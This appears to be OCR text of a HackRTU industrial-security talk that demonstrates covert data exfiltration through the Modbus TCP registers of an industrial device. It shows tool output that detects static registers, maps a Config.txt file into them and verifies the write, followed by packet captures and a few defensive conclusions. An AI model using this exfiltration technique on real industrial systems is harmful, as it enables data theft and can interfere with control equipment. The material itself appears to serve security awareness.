


You speak Modbus TCP, what is your slave ID?




EXFILTRATION

PHASE 3: Preparation of the file to be sent for exfiltration



Where can I write? Variable type?




```
3 - Detectar registros estáticos y dinámicos
4 - Cargar Config.txt en registros estáticos (sin enviar)
5 - Enviar datos confidenciales y verificar recepción
9 - Salir

Elige opción: 3
  [+] Registro 40221 es ESTÁTICO (valor 30035)
  [+] Registro 40222 es ESTÁTICO (valor 28784)
  [+] Registro 40223 es ESTÁTICO (valor 25970)
  [+] Registro 40224 es ESTÁTICO (valor 29555)
  [+] Registro 40225 es ESTÁTICO (valor 24832)
  [+] Registro 40226 es ESTÁTICO (valor 25932)
  [+] Registro 40227 es ESTÁTICO (valor 28271)
  [+] Registro 40228 es ESTÁTICO (valor 8448)
  [+] Registro 40229 es ESTÁTICO (valor 0)
  [+] Registro 40230 es ESTÁTICO (valor 0)

[OK] Encontrados 10 registros consecutivos estáticos: [40221, 40222, 40223, 40224, 40225, 40226, 40227, 40228, 40229, 40230]
```

Detection of 10 contiguous records to write

modbus

No.	Time	Source	Destination	Exfiltration	Length	Info
741	41.888160105	10.1.0.130	10.1.0.66	29555	67	Response: Trans: 8; Unit:
743	41.888752855	10.1.0.66	10.1.0.130		68	Query: Trans: 9; Unit:
744	41.896130811	10.1.0.130	10.1.0.66	24832	67	Response: Trans: 9; Unit:
746	42.896793299	10.1.0.66	10.1.0.130		68	Query: Trans: 10; Unit:
747	42.905384899	10.1.0.130	10.1.0.66	24832	67	Response: Trans: 10; Unit:
749	42.905855011	10.1.0.66	10.1.0.130		68	Query: Trans: 11; Unit:

PHASE 3: Preparation of the file to be sent for exfiltration




Which file are we going to exfiltrate?

```
┌──(hackrtu㉿MV-02-KALI)-[~/00_HACKRTU/00_INVESTIGACIONES]
└─$ more Config.txt
CCICon2025HackRTU!
```

Loading content...

```
Elige opción: 4
[OK] Config.txt cargado y mapeado a registros estáticos (sin enviar).
  Registro 40221 ← 17219
  Registro 40222 ← 17225
  Registro 40223 ← 28271
  Registro 40224 ← 12338
  Registro 40225 ← 13618
  Registro 40226 ← 24904
  Registro 40227 ← 27491
  Registro 40228 ← 21586
  Registro 40229 ← 8533
  Registro 40230 ← 0
```


PHASE 4: Final exfiltration




Sending and verification

```
  [+] Registro 40228 ← 21586 (OK)
  [+] Registro 40229 ← 8533 (OK)
  [+] Registro 40230 ← 0 (OK)

[*] Verificando recepción de datos...
  [OK] Registro 40221: 17219 coincide con lo enviado
  [OK] Registro 40222: 17225 coincide con lo enviado
  [OK] Registro 40223: 28271 coincide con lo enviado
  [OK] Registro 40224: 12338 coincide con lo enviado
  [OK] Registro 40225: 13618 coincide con lo enviado
  [OK] Registro 40226: 24904 coincide con lo enviado
  [OK] Registro 40227: 27491 coincide con lo enviado
  [OK] Registro 40228: 21586 coincide con lo enviado
  [OK] Registro 40229: 8533 coincide con lo enviado
  [OK] Registro 40230: 0 coincide con lo enviado

[→] Cadena reconstruida (según endianness actual): «CCICon2025HackRTU!»

[✓] Todos los valores enviados se verificaron correctamente.
```

```
980 89.898209580  10.1.0.130   10.1.0.66   17219,1722…  85 Response: Trans:  11; Unit:

[Calculated window size:
[Window size scaling fac
Checksum: 0x9a9f [unveri
[Checksum Status: Unveri
Urgent Pointer: 0
[Timestamps]
[SEQ/ACK analysis]

0000  00 00 00 01 00 06 00 80  f4 15 9d 3b 08 00 08 00   ·····;····
0010  45 6c 00 45 b5 02 40 00  40 06 70 7f 0a 01 00 82   El·E··@· @·p·····
0020  0a 01 00 42 01 f6 ca f2  e7 55 ee a0 8d b9 df df   ···B····· U·····
0030  50 18 27 10 9a 9f 00 00  00 0b 00 00 00 17 01 03   ·····
0040  14 43 43 43 49 6e 6f 30  32 35 32 61 48 6b 63 54   ·CCCIno0 252aHkcT
0050  52 21 55 00 00                                     R!U··
```







PHASE 1: Onset of infection – ***SithScope***

PHASE 2: Analysis using Modbus TCP

PHASE 3: Preparation of the file to be sent for exfiltration

PHASE 4: Final exfiltration





HackRTU INDUSTRIAL SECURITY


HackRTU
INDUSTRIAL SECURITY

CONCLUSIONS

CONCLUSIONS

- Within industrial environments, it is **not very common to apply deep packet inspection** to review the content of communications.
- Sometimes **asset inventories are incomplete**, and occasionally the addition of new devices in the field is not taken into account.
- **The supply chain is one of the most complex problems to manage in the industrial world.**

THANK YOU



HackRTU
INDUSTRIAL SECURITY

Expert advisory
Expert support in industrial cybersecurity and regulatory compliance.

Plant Analysis
